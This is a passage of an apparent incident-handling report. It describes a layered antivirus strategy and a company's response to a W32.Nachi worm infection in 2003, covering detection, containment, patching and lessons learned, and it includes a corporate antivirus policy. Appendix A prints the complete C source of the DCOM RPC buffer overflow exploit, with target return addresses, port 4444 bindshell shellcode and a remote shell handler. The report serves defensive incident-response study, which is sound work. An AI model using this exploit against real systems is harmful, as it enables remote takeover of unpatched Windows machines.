Perimeter-level gateway and department specific Proxy servers	- Detach and inspect files - Block files by type - Block files by extension - Block scripts - Block IP addresses used by virus - Block IP addresses used by web-mail - Block HTTP tunnelling programs - Inspect FTP traffic	Eliminates majority of viruses at point furthest from critical systems. Reduces use of virus-laden web-mail. Reduces impact of probes from Trojan horse programs	Impact on speed of incoming traffic
Department specific Email server	- Detach and inspect files - Block files by type - Block files by extension - Block scripts - Behaviour blocking of files and scripts	Provides further filtering of viruses that may have penetrated the proxy layer. Provides filtering of internal mail	Slight impact on speed of delivery
File server	- Inspect files on creation - Implement standard server-level file protection	Detects viruses which may have come past the first two layers in a compressed or archived form	Slight degradation of server performance
Desktop	- Detach and inspect files - Block files by type - Block files by extension - Inspect files upon creation - Apply all relevant vendor security patches - Configure in accordance with safe computing guidelines	Detects viruses which may have bypassed the first two layers in a compressed or archived form	Slight degradation of performance

One of the key benefits of the layered approach is that it does not assume that files and email from satellite or home offices are inherently more secure than that coming from the outside world. When it comes to viruses, there is no such thing as a trusted source.

Enterprise Antivirus Project Deliverables

To meet with the recommendations put forth by Internal Audit and IT Security, and the objectives of the Chief Information Officer, the following goals were realized at the conclusion of the enterprise antivirus project conducted this year:

- **Monitored and controlled gateways** to the corporate network environment with respect to antivirus protection. This reduced the risk of infection from viruses that have no signature updates available through the use of attachment stripping and the

ability to filter based on the specific nature of the virus;
- **Multi-layered approach** to antivirus defense across the enterprise network that addresses gateways, servers, desktops and remote clients;
- **Effective installation of antivirus software** on all current and to-be-introduced networked file servers, desktops and laptops. Process was established requiring IT Security review and approval of exceptions prior to the machine being placed in production or connecting to the corporate network. Please refer to the Corporate Antivirus Policy in Appendix B.
- **Antivirus Software Upgrade process** that's rigorously followed. This process encompasses the review, tracking and application of required antivirus software upgrades to address known bugs, security patches and incompatibility issues with the operating system and new dat file updates;
- **Home Client Desktop configuration** set to download antivirus signatures and Windows updates on a regular schedule;
- **Timely, flexible distribution of protective signature updates** to desktops and servers with the ability to apply emergency updates;
- **Availability of monitoring and reporting mechanisms** that identify target machines, offer assurance of currency of updates and assist in prevention, assessment and response to virus-related security incidents.
- **Established roles and responsibilities** with respect to day-to-day support of antivirus operations and response to security incidents.

Further, the organization recognizes the need to establish a formal patching strategy. Toward that end, the following activities took place:

- **Corporate Patch Policy** was implemented,
- **Patch Process** is being piloted with IT Security and Operations support teams.

In an effort to guard against impending exploits of the newly-discovered RPC DCOM vulnerability, Microsoft telephoned their larger client base on July 31st urging the prompt application of a patch. Specific to addressing this vulnerability, Network Operations applied the required Microsoft patch, MS03-026, to the majority of enterprise servers and desktops between August 1st and 6th. As well, antivirus signatures were checked for currency.

4.3 Identification

On the morning of August 19, 2003 Network Operations contacted IT Security to inform them that the connection table on the Nokia firewall at the corporate office was filling up with ICMP (ping) traffic originating from several hosts at a Site B office.

The Lead Security Investigator configured WINDUMP (WINDUMP –n ICMP) to listen for all ICMP traffic on the internal network. The –n was included so it doesn't try to resolve host names.

The WINDUMP log identified three hosts at the remote office as the sources of the traffic. These hosts were then scanned and the following information was discovered about them:

xxx.xx.xx.xx	Windows 2000 Reuters machines on the Trading Floor – did not get the SMS patch
xxx.xx.xx.xx	A workstation managed by the Server Group handling conference room bookings – may not have been included in SMS
xx.xx.xxx.xxx	A Windows XP machine that was left powered on, did not get an SMS update

Further, all three hosts were found to be running TFTP services and had trojaned versions of the DLLHOST.EXE file. This information was then cross-referenced against the signatures of known worms and it was determined that these hosts were infected with the W32.Nachi worm.

4.4 Containment

To contain the infection, IT Security remotely shut down the three workstations. The incident was reported to the Incident Response Team. A notice went out to Senior Management describing the infection and the following recommendations were made:

- As port 135 is used to initiate RPC connections from remote machines, IT Security should confirm that it's blocked at the firewall to help protect systems on the internal network.
- As the worm is propagated via ICMP, Network Operations should be instructed to disable ICMP at the router on the Site B office side of the link and the internet gateway.
- A remote Desktop Technician should be dispatched to the three workstations to physically disconnect the infected workstations from the local network.
- All VPN clients should be blocked at the VPN concentrator.
- A warning should go out to all VPN clients stating that, until we can verify that the patch is installed on all internal systems, VPN will not be available. As well, they are expected to ensure the patch is applied to the systems they use for VPNing to the internal network.
- A notice should be sent to home clients notifying them that, in order to protect their home systems, they need to apply MS03-007 and MS03-026 patches immediately.
- An Action Plan should be devised to deal with home clients who are unable to apply the patch and for targeting the specific internal systems that are unpatched.

This was approved by Senior Management and immediate action was taken to deliver the recommended tasks.

4.5 Eradication

The patch was immediately SMS'd to remote offices. The application of the patch was then verified with the local Add/Remove Programs function. As the patch was confirmed to be operational on each group of remote systems, the VPN concentrator was configured to allow the remote offices back in to the main Site A network.

Further, IT Security required that the following terms be met before ICMP traffic would be re-enabled between the corporate and Site B offices:

- update the antivirus software,
- clean those workstations infected by the worm,
- apply and verify that the Microsoft patch was running on all workstations and servers,
- complete a full antivirus scan, and
- verify that the traffic generated by this worm was no longer being seen at the Site B router.

Once the above was confirmed, IT Security ran GFI Languard to verify currency of antivirus signatures and the application of MS03-007 and MS03-026 patches. The firewalls had been configured to block RPC services and ICMP traffic, but were closely monitored for any suspect traffic. The internal and external Snort IDS boxes were also configured to watch for the exploit signature provided by on page 8 of the DCOM RPC Worm Alert at:
https://tms.symantec.com/members/AnalystReports/030811-Alert-DCOMworm.pdf.

A second notice then went out to home clients (see Appendix D) with an FAQ of how to patch and apply antivirus software to home machines (see Appendix E).

4.6 Recovery

In the end, the Nachi worm caused no loss of data or unavailability of network services. As such, the only items to address during recovery were to:

- re-introduce the cleaned and patched workstations to the network,
- allow ICMP traffic between the corporate Site A office and the remote Site B office, and
- re-open VPN access to home clients that confirmed they'd applied the patches to their workstations.

Home clients were also offered the option of bringing in their workstations to have the patches applied and antivirus signatures updates. Further, these machines were confirmed to have automatic signature file and Windows updates.

RPC traffic over port 135 on the firewall remained blocked as a best practice.

4.7 Lessons Learned

Though the patch was directed at all enterprise servers and desktops, including those at remote sites, not all machines were reachable due to them being powered-off or otherwise unavailable. As well, there is no existing mechanism for distributing to home machines.

In general, the patching and antivirus strategy worked for workstations connected to the internal network. However, it did not deal with exceptional cases, like those internal clients that were not successfully updated or home VPN clients that didn't keep their workstations current. This suggests that we effectively handled the standard internal infrastructure, but did not have sufficient quality control procedures in place to verify and address failed or neglected updates.

Although the firewall was affected there was negligible impact to the users or the infrastructure. It's almost a given that no matter what controls we have in place an infected machine will somehow make it onto the network. The fact that we were able to identify, contain and manage the problem so quickly confirms this is a reasonable course of action and a significant improvement over how we handled past outbreaks.

While many of the following recommendations are considered to be best practices within the security industry, they bear repeating. In some organizations, a wake up call like the Blaster and Nachi outbreak provide an opportunity to revisit the business value of implementing these protective measures. Specific recommendations include:

1. A Patch and Antivirus Signature Update Process should be developed and implemented to ensure well-managed, timely deployment of critical patches and signature files, and scheduled monthly application of security patch packages to both internal and remote workstations. A Patch Policy already exists (see Appendix C), but was not being fully adhered-to. This might suggest a gap in process.
2. Organizations should establish a Managed Remote Desktop strategy. This extends to ensuring remote workstations have antivirus and firewall protection, and the application of current patches. This also includes the ability to verify the existence of a personal firewall, and patch and signature currency before allowing clients to remotely connect to the internal network.
3. A tool should be implemented for the purpose of identifying target machines to receive patch and signature updates, verifying currency of signatures and patches, and handling update failures and exceptions.
4. Permanent or contractual Desktop Technicians should be available at all corporate and remote office locations to ensure adequate response to outbreaks.

5.0 References

Miller, Jason V.; Gough, Jesse; Kostanecki, Bartek; Talbot, Josh; Roculan, Jensenne. "Microsoft DCOM RPC Worm Alert." Version I: 01 Aug 2003, Version II: 18 Aug 2003. URL: https://tms.symantec.com/members/AnalystReports/030811-Alert-DCOMworm (5 Oct. 2003).

Riddell, Trenton. “The Handling of A Goner Virus Outbreak in a Corporate Environment.” 20 Feb 2003. URL: http://www.giac.org/practical/GCIH/Trent_Riddell.pdf

6.0 Appendices

Appendix A – Source Code of Blaster Worm

```
DCOM RPC Overflow Discovered by LSD
-> http://www.lsd-pl.net/files/get?WINDOWS/win32_dcom

Based on FlashSky/Benjurry's Code
-> http://www.xfocus.org/documents/200307/2.html

Written by H D Moore <hdm [at] metasploit.com>
-> http://www.metasploit.com/

- Usage: ./dcom <Target ID> <Target IP>
- Targets:
- 0 Windows 2000 SP0 (english)
- 1 Windows 2000 SP1 (english)
- 2 Windows 2000 SP2 (english)
- 3 Windows 2000 SP3 (english)
- 4 Windows 2000 SP4 (english)
- 5 Windows XP SP0 (english)
- 6 Windows XP SP1 (english)

*/

#include <stdio.h>
#include <stdlib.h>
#include <error.h>
#include <sys/types.h>
#include <sys/socket.h>
#include <netinet/in.h>
#include <arpa/inet.h>
#include <unistd.h>
#include <netdb.h>
#include <fcntl.h>
#include <unistd.h>

unsigned char bindstr[]={
0x05,0x00,0x0B,0x03,0x10,0x00,0x00,0x00,0x48,0x00,0x00,0x00,0x7F,0x00,0x00,0x0
0,
0xD0,0x16,0xD0,0x16,0x00,0x00,0x00,0x00,0x01,0x00,0x00,0x00,0x01,0x00,0x01,0x0
0,
0xa0,0x01,0x00,0x00,0x00,0x00,0x00,0x00,0xC0,0x00,0x00,0x00,0x00,0x00,0x00,0x4
6,0x00,0x00,0x00,0x00,
0x04,0x5D,0x88,0x8A,0xEB,0x1C,0xC9,0x11,0x9F,0xE8,0x08,0x00,
```

```
0x2B,0x10,0x48,0x60,0x02,0x00,0x00,0x00};

unsigned char request1[]={
0x05,0x00,0x00,0x03,0x10,0x00,0x00,0x00,0xE8,0x03
,0x00,0x00,0xE5,0x00,0x00,0x00,0xD0,0x03,0x00,0x00,0x01,0x00,0x04,0x00,0x05,0x0
0
,0x06,0x00,0x01,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x32,0x24,0x58,0xFD,0xCC,0x
45
,0x64,0x49,0xB0,0x70,0xDD,0xAE,0x74,0x2C,0x96,0xD2,0x60,0x5E,0x0D,0x00,0x01,0
x00
,0x00,0x00,0x00,0x00,0x00,0x00,0x70,0x5E,0x0D,0x00,0x02,0x00,0x00,0x00,0x7C,0x
5E
,0x0D,0x00,0x00,0x00,0x00,0x00,0x10,0x00,0x00,0x00,0x80,0x96,0xF1,0xF1,0x2A,0x4
D
,0xCE,0x11,0xA6,0x6A,0x00,0x20,0xAF,0x6E,0x72,0xF4,0x0C,0x00,0x00,0x00,0x4D,0
x41
,0x52,0x42,0x01,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x0D,0xF0,0xAD,0xBA,0x00,0x
00
,0x00,0x00,0xA8,0xF4,0x0B,0x00,0x60,0x03,0x00,0x00,0x60,0x03,0x00,0x00,0x4D,0x
45
,0x4F,0x57,0x04,0x00,0x00,0x00,0xA2,0x01,0x00,0x00,0x00,0x00,0x00,0x00,0xC0,0x0
0
,0x00,0x00,0x00,0x00,0x00,0x46,0x38,0x03,0x00,0x00,0x00,0x00,0x00,0x00,0xC0,0x0
0
,0x00,0x00,0x00,0x00,0x00,0x46,0x00,0x00,0x00,0x00,0x30,0x03,0x00,0x00,0x28,0x0
3
,0x00,0x00,0x00,0x00,0x00,0x00,0x01,0x10,0x08,0x00,0xCC,0xCC,0xCC,0xCC,0xC8,
0x00
,0x00,0x00,0x4D,0x45,0x4F,0x57,0x28,0x03,0x00,0x00,0xD8,0x00,0x00,0x00,0x00,0x0
0
,0x00,0x00,0x02,0x00,0x00,0x00,0x07,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x0
0
,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0xC4,0x28,0xCD,0x00,0x64,0x
29
,0xCD,0x00,0x00,0x00,0x00,0x00,0x07,0x00,0x00,0x00,0xB9,0x01,0x00,0x00,0x00,0x
00
,0x00,0x00,0xC0,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x46,0xAB,0x01,0x00,0x00,0x0
0
,0x00,0x00,0xC0,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x46,0xA5,0x01,0x00,0x00,0x0
0
,0x00,0x00,0xC0,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x46,0xA6,0x01,0x00,0x00,0x0
0
,0x00,0x00,0xC0,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x46,0xA4,0x01,0x00,0x00,0x0
0
,0x00,0x00,0xC0,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x46,0xAD,0x01,0x00,0x00,0x0
00
```

,0x00,0x00,0xC0,0x00,0x00,0x00,0x00,0x00,0x00,0x46,0xAA,0x01,0x00,0x00,0x00,0x0
0
,0x00,0x00,0xC0,0x00,0x00,0x00,0x00,0x00,0x00,0x46,0x07,0x00,0x00,0x00,0x60,0x0
0
,0x00,0x00,0x58,0x00,0x00,0x00,0x90,0x00,0x00,0x00,0x40,0x00,0x00,0x00,0x20,0x0
0
,0x00,0x00,0x78,0x00,0x00,0x00,0x30,0x00,0x00,0x00,0x01,0x00,0x00,0x00,0x01,0x1
0
,0x08,0x00,0xCC,0xCC,0xCC,0xCC,0x50,0x00,0x00,0x00,0x4F,0xB6,0x88,0x20,0xFF,
0xFF
,0xFF,0xFF,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x0
0
,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x0
0
,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x0
0
,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x0
0
,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x01,0x1
0
,0x08,0x00,0xCC,0xCC,0xCC,0xCC,0x48,0x00,0x00,0x00,0x07,0x00,0x66,0x00,0x06,0
x09
,0x02,0x00,0x00,0x00,0x00,0x00,0xC0,0x00,0x00,0x00,0x00,0x00,0x00,0x46,0x10,0x0
0
,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x01,0x00,0x00,0x00,0x00,0x0
0
,0x00,0x00,0x78,0x19,0x0C,0x00,0x58,0x00,0x00,0x00,0x05,0x00,0x06,0x00,0x01,0x0
0
,0x00,0x00,0x70,0xD8,0x98,0x93,0x98,0x4F,0xD2,0x11,0xA9,0x3D,0xBE,0x57,0xB2,0
x00
,0x00,0x00,0x32,0x00,0x31,0x00,0x01,0x10,0x08,0x00,0xCC,0xCC,0xCC,0xCC,0x80,0
x00
,0x00,0x00,0x0D,0xF0,0xAD,0xBA,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x
00
,0x00,0x00,0x00,0x00,0x00,0x00,0x18,0x43,0x14,0x00,0x00,0x00,0x00,0x00,0x60,0x0
0
,0x00,0x00,0x60,0x00,0x00,0x00,0x4D,0x45,0x4F,0x57,0x04,0x00,0x00,0x00,0xC0,0x0
1
,0x00,0x00,0x00,0x00,0x00,0x00,0xC0,0x00,0x00,0x00,0x00,0x00,0x00,0x46,0x3B,0x0
3
,0x00,0x00,0x00,0x00,0x00,0x00,0xC0,0x00,0x00,0x00,0x00,0x00,0x00,0x46,0x00,0x0
0
,0x00,0x00,0x30,0x00,0x00,0x00,0x01,0x00,0x01,0x00,0x81,0xC5,0x17,0x03,0x80,0x0
E
,0xE9,0x4A,0x99,0x99,0xF1,0x8A,0x50,0x6F,0x7A,0x85,0x02,0x00,0x00,0x00,0x00,0x
00

```
,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x0
0
,0x00,0x00,0x01,0x00,0x00,0x00,0x01,0x10,0x08,0x00,0xCC,0xCC,0xCC,0xCC,0x30,0
x00
,0x00,0x00,0x78,0x00,0x6E,0x00,0x00,0x00,0x00,0x00,0xD8,0xDA,0x0D,0x00,0x00,0x
00
,0x00,0x00,0x00,0x00,0x00,0x00,0x20,0x2F,0x0C,0x00,0x00,0x00,0x00,0x00,0x00,0x0
0
,0x00,0x00,0x03,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x03,0x00,0x00,0x00,0x46,0x0
0
,0x58,0x00,0x00,0x00,0x00,0x00,0x01,0x10,0x08,0x00,0xCC,0xCC,0xCC,0xCC,0x10,0
x00
,0x00,0x00,0x30,0x00,0x2E,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x0
0
,0x00,0x00,0x00,0x00,0x00,0x00,0x01,0x10,0x08,0x00,0xCC,0xCC,0xCC,0xCC,0x68,0
x00
,0x00,0x00,0x0E,0x00,0xFF,0xFF,0x68,0x8B,0x0B,0x00,0x02,0x00,0x00,0x00,0x00,0x
00
,0x00,0x00,0x00,0x00,0x00,0x00};

unsigned char request2[]={
0x20,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x20,0x00
,0x00,0x00,0x5C,0x00,0x5C,0x00};

unsigned char request3[]={
0x5C,0x00
,0x43,0x00,0x24,0x00,0x5C,0x00,0x31,0x00,0x32,0x00,0x33,0x00,0x34,0x00,0x35,0x0
0
,0x36,0x00,0x31,0x00,0x31,0x00,0x31,0x00,0x31,0x00,0x31,0x00,0x31,0x00,0x31,0x0
0
,0x31,0x00,0x31,0x00,0x31,0x00,0x31,0x00,0x31,0x00,0x31,0x00,0x31,0x00,0x31,0x0
0
,0x2E,0x00,0x64,0x00,0x6F,0x00,0x63,0x00,0x00,0x00};



unsigned char *targets [] =
{
"Windows 2000 SP0 (english)",
"Windows 2000 SP1 (english)",
"Windows 2000 SP2 (english)",
"Windows 2000 SP3 (english)",
"Windows 2000 SP4 (english)",
"Windows XP SP0 (english)",
"Windows XP SP1 (english)",
NULL
```

```
};

unsigned long offsets [] =
{
0x77e81674,
0x77e829ec,
0x77e824b5,
0x77e8367a,
0x77f92a9b,
0x77e9afe3,
0x77e626ba,
};

unsigned char sc[]=
"\x46\x00\x58\x00\x4E\x00\x42\x00\x46\x00\x58\x00"
"\x46\x00\x58\x00\x4E\x00\x42\x00\x46\x00\x58\x00\x46\x00\x58\x00"
"\x46\x00\x58\x00\x46\x00\x58\x00"

"\xff\xff\xff\xff" /* return address */

"\xcc\xe0\xfd\x7f" /* primary thread data block */
"\xcc\xe0\xfd\x7f" /* primary thread data block */

/* port 4444 bindshell */
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\xeb\x19\x5e\x31\xc9\x81\xe9\x89\xff"
"\xff\xff\x81\x36\x80\xbf\x32\x94\x81\xee\xfc\xff\xff\xff\xe2\xf2"
"\xeb\x05\xe8\xe2\xff\xff\xff\x03\x53\x06\x1f\x74\x57\x75\x95\x80"
"\xbf\xbb\x92\x7f\x89\x5a\x1a\xce\xb1\xde\x7c\xe1\xbe\x32\x94\x09"
"\xf9\x3a\x6b\xb6\xd7\x9f\x4d\x85\x71\xda\xc6\x81\xbf\x32\x1d\xc6"
"\xb3\x5a\xf8\xec\xbf\x32\xfc\xb3\x8d\x1c\xf0\xe8\xc8\x41\xa6\xdf"
"\xeb\xcd\xc2\x88\x36\x74\x90\x7f\x89\x5a\xe6\x7e\x0c\x24\x7c\xad"
"\xbe\x32\x94\x09\xf9\x22\x6b\xb6\xd7\x4c\x4c\x62\xcc\xda\x8a\x81"
"\xbf\x32\x1d\xc6\xab\xcd\xe2\x84\xd7\xf9\x79\x7c\x84\xda\x9a\x81"
"\xbf\x32\x1d\xc6\xa7\xcd\xe2\x84\xd7\xeb\x9d\x75\x12\xda\x6a\x80"
"\xbf\x32\x1d\xc6\xa3\xcd\xe2\x84\xd7\x96\x8e\xf0\x78\xda\x7a\x80"
"\xbf\x32\x1d\xc6\x9f\xcd\xe2\x84\xd7\x96\x39\xae\x56\xda\x4a\x80"
```

```
"\xbf\x32\x1d\xc6\x9b\xcd\xe2\x84\xd7\xd7\xdd\x06\xf6\xda\x5a\x80"
"\xbf\x32\x1d\xc6\x97\xcd\xe2\x84\xd7\xd5\xed\x46\xc6\xda\x2a\x80"
"\xbf\x32\x1d\xc6\x93\x01\x6b\x01\x53\xa2\x95\x80\xbf\x66\xfc\x81"
"\xbe\x32\x94\x7f\xe9\x2a\xc4\xd0\xef\x62\xd4\xd0\xff\x62\x6b\xd6"
"\xa3\xb9\x4c\xd7\xe8\x5a\x96\x80\xae\x6e\x1f\x4c\xd5\x24\xc5\xd3"
"\x40\x64\xb4\xd7\xec\xcd\xc2\xa4\xe8\x63\xc7\x7f\xe9\x1a\x1f\x50"
"\xd7\x57\xec\xe5\xbf\x5a\xf7\xed\xdb\x1c\x1d\xe6\x8f\xb1\x78\xd4"
"\x32\x0e\xb0\xb3\x7f\x01\x5d\x03\x7e\x27\x3f\x62\x42\xf4\xd0\xa4"
"\xaf\x76\x6a\xc4\x9b\x0f\x1d\xd4\x9b\x7a\x1d\xd4\x9b\x7e\x1d\xd4"
"\x9b\x62\x19\xc4\x9b\x22\xc0\xd0\xee\x63\xc5\xea\xbe\x63\xc5\x7f"
"\xc9\x02\xc5\x7f\xe9\x22\x1f\x4c\xd5\xcd\x6b\xb1\x40\x64\x98\x0b"
"\x77\x65\x6b\xd6\x93\xcd\xc2\x94\xea\x64\xf0\x21\x8f\x32\x94\x80"
"\x3a\xf2\xec\x8c\x34\x72\x98\x0b\xcf\x2e\x39\x0b\xd7\x3a\x7f\x89"
"\x34\x72\xa0\x0b\x17\x8a\x94\x80\xbf\xb9\x51\xde\xe2\xf0\x90\x80"
"\xec\x67\xc2\xd7\x34\x5e\xb0\x98\x34\x77\xa8\x0b\xeb\x37\xec\x83"
"\x6a\xb9\xde\x98\x34\x68\xb4\x83\x62\xd1\xa6\xc9\x34\x06\x1f\x83"
"\x4a\x01\x6b\x7c\x8c\xf2\x38\xba\x7b\x46\x93\x41\x70\x3f\x97\x78"
"\x54\xc0\xaf\xfc\x9b\x26\xe1\x61\x34\x68\xb0\x83\x62\x54\x1f\x8c"
"\xf4\xb9\xce\x9c\xbc\xef\x1f\x84\x34\x31\x51\x6b\xbd\x01\x54\x0b"
"\x6a\x6d\xca\xdd\xe4\xf0\x90\x80\x2f\xa2\x04";


unsigned char request4[]={
0x01,0x10
,0x08,0x00,0xCC,0xCC,0xCC,0xCC,0x20,0x00,0x00,0x00,0x30,0x00,0x2D,0x00,0x00,
0x00
,0x00,0x00,0x88,0x2A,0x0C,0x00,0x02,0x00,0x00,0x00,0x01,0x00,0x00,0x00,0x28,0x8
C
,0x0C,0x00,0x01,0x00,0x00,0x00,0x07,0x00,0x00,0x00,0x00,0x00,0x00,0x00
};


/* ripped from TESO code */
void shell (int sock)
{
int l;
char buf[512];
fd_set rfds;


while (1) {
FD_SET (0, &rfds);
FD_SET (sock, &rfds);

select (sock + 1, &rfds, NULL, NULL, NULL);
if (FD_ISSET (0, &rfds)) {
```

```
l = read (0, buf, sizeof (buf));
if (l <= 0) {
printf("\n - Connection closed by local user\n");
exit (EXIT_FAILURE);
}
write (sock, buf, l);
}

if (FD_ISSET (sock, &rfds)) {
l = read (sock, buf, sizeof (buf));
if (l == 0) {
printf ("\n - Connection closed by remote host.\n");
exit (EXIT_FAILURE);
} else if (l < 0) {
printf ("\n - Read failure\n");
exit (EXIT_FAILURE);
}
write (1, buf, l);
}
}
}

int main(int argc, char **argv)
{

int sock;
int len,len1;
unsigned int target_id;
unsigned long ret;
struct sockaddr_in target_ip;
unsigned short port = 135;
unsigned char buf1[0x1000];
unsigned char buf2[0x1000];

printf("-------------------------------------------------------\n");
printf("- Remote DCOM RPC Buffer Overflow Exploit\n");
printf("- Original code by FlashSky and Benjurry\n");
printf("- Rewritten by HDM <hdm [at] metasploit.com>\n");


if(argc<3)
{
printf("- Usage: %s <Target ID> <Target IP>\n", argv[0]);
printf("- Targets:\n");
for (len=0; targets[len] != NULL; len++)
{
```

```
printf("- %d\t%s\n", len, targets[len]);
}
printf("\n");
exit(1);
}

/* yeah, get over it :) */
target_id = atoi(argv[1]);
ret = offsets[target_id];

printf("- Using return address of 0x%.8x\n", ret);

memcpy(sc+36, (unsigned char *) &ret, 4);

target_ip.sin_family = AF_INET;
target_ip.sin_addr.s_addr = inet_addr(argv[2]);
target_ip.sin_port = htons(port);

if ((sock=socket(AF_INET,SOCK_STREAM,0)) == -1)
{
perror("- Socket");
return(0);
}

if(connect(sock,(struct sockaddr *)&target_ip, sizeof(target_ip)) != 0)
{
perror("- Connect");
return(0);
}

len=sizeof(sc);
memcpy(buf2,request1,sizeof(request1));
len1=sizeof(request1);

*(unsigned long *)(request2)=*(unsigned long *)(request2)+sizeof(sc)/2;
*(unsigned long *)(request2+8)=*(unsigned long *)(request2+8)+sizeof(sc)/2;

memcpy(buf2+len1,request2,sizeof(request2));
len1=len1+sizeof(request2);
memcpy(buf2+len1,sc,sizeof(sc));
len1=len1+sizeof(sc);
memcpy(buf2+len1,request3,sizeof(request3));
len1=len1+sizeof(request3);
memcpy(buf2+len1,request4,sizeof(request4));
len1=len1+sizeof(request4);
```

```
*(unsigned long *)(buf2+8)=*(unsigned long *)(buf2+8)+sizeof(sc)-0xc;
*(unsigned long *)(buf2+0x10)=*(unsigned long *)(buf2+0x10)+sizeof(sc)-0xc;
*(unsigned long *)(buf2+0x80)=*(unsigned long *)(buf2+0x80)+sizeof(sc)-0xc;
*(unsigned long *)(buf2+0x84)=*(unsigned long *)(buf2+0x84)+sizeof(sc)-0xc;
*(unsigned long *)(buf2+0xb4)=*(unsigned long *)(buf2+0xb4)+sizeof(sc)-0xc;
*(unsigned long *)(buf2+0xb8)=*(unsigned long *)(buf2+0xb8)+sizeof(sc)-0xc;
*(unsigned long *)(buf2+0xd0)=*(unsigned long *)(buf2+0xd0)+sizeof(sc)-0xc;
*(unsigned long *)(buf2+0x18c)=*(unsigned long *)(buf2+0x18c)+sizeof(sc)-0xc;

if (send(sock,bindstr,sizeof(bindstr),0)== -1)
{
perror("- Send");
return(0);
}
len=recv(sock, buf1, 1000, 0);

if (send(sock,buf2,len1,0)== -1)
{
perror("- Send");
return(0);
}
close(sock);
sleep(1);

target_ip.sin_family = AF_INET;
target_ip.sin_addr.s_addr = inet_addr(argv[2]);
target_ip.sin_port = htons(4444);

if ((sock=socket(AF_INET,SOCK_STREAM,0)) == -1)
{
perror("- Socket");
return(0);
}

if(connect(sock,(struct sockaddr *)&target_ip, sizeof(target_ip)) != 0)
{
printf("- Exploit appeared to have failed.\n");
return(0);
}

printf("- Dropping to System Shell...\n\n");

shell(sock);

return(0);
}
```

Appendix B – Corporate Antivirus Policy

Audience

This policy is a Corporate Policy and as such, provides directives and responsibilities to all users for information and information systems, including all employees and contractors employed by the organization.

Policy Statement

1. Anti virus software must be installed and enabled on all corporate computer equipment. Exceptions to this policy will only be permitted should both of the following conditions be met:
   - Anti-virus software on a specific resource demonstrably impacts the functionality or performance of that resource;
   - A prior, formal request to remove anti-virus protection from specific resource(s), detailing the reasons for the removal and recommended mitigation strategies, has been approved by IT Security.
2. Every user must ensure that all files or media they introduce to the corporate environment are scanned for viruses prior to use. No infected files or media are to be used on the corporate infrastructure.
3. Individuals are forbidden from intentionally introducing viruses, malicious software or infected documents and/or executables containing viruses into the corporate environment.
4. Individuals must not to interfere with the ongoing operation of the Anti-Virus software.
5. When someone suspects they have received or been infected by a virus that wasn't detected by the corporate antivirus software do not open the e-mail. Contact the Customer Support Centre immediately. Should it be determined that the company may not be protected against this virus, IT Security will be contacted to invoke the Security Incident Response procedures.
6. If infected files are found during scheduled routine, or user-initiated, scans, users should contact the Customer Support Centre immediately for assistance. Users may be asked to scan and remove viruses from other potentially infected media in their possession. Users are expected to comply with directives from the Customer Support Centre in a timely manner in order to minimize the risk of additional virus infections.
7. If users are processing corporate documents on personal computers located in their homes, it is the users responsibility to ensure that the home PC is equipped with up-to-date anti-virus software. The on-site support and maintenance of the anti-virus software, including maintaining the currency of anti-virus signatures, is the responsibility of the user. However, the corporate Customer Support Centre will be available to provide telephone support for those individuals who have installed software provided by corporation.
8. Remote users should connect to the antivirus web site or corporate network on a minimum of once a week to receive updated signature files.

Background

Viruses pose a significant threat to the integrity of corporate information. It is estimated that 75% of the information processed electronically within the organization is document-based and susceptible to attack from computer viruses. According to the Corporate Information Security Policy, corporate staff are responsible for ensuring the integrity of corporate information.

As part of an overall approach to protecting the Confidentiality, Integrity and Availability of information assets, the company has sanctioned the use of anti-virus software as a means of protecting corporate information against unauthorized damage, destruction or disclosure. The installation or transfer of software or data to any company owned computer shall be performed using the best security practices in order to avoid the transmission of, and damage caused by, computer viruses.

Responsibilities

- ***IT Security*** is responsible for ensuring the development, administration, communication and validation of antivirus policy, standards and related procedures; for auditing compliance to antivirus policy; for selecting, validating and directing the requirements for day-to-day operations of the software tools necessary for the effective anti-virus protection of information assets; and for managing and leading Security Incident Response efforts.
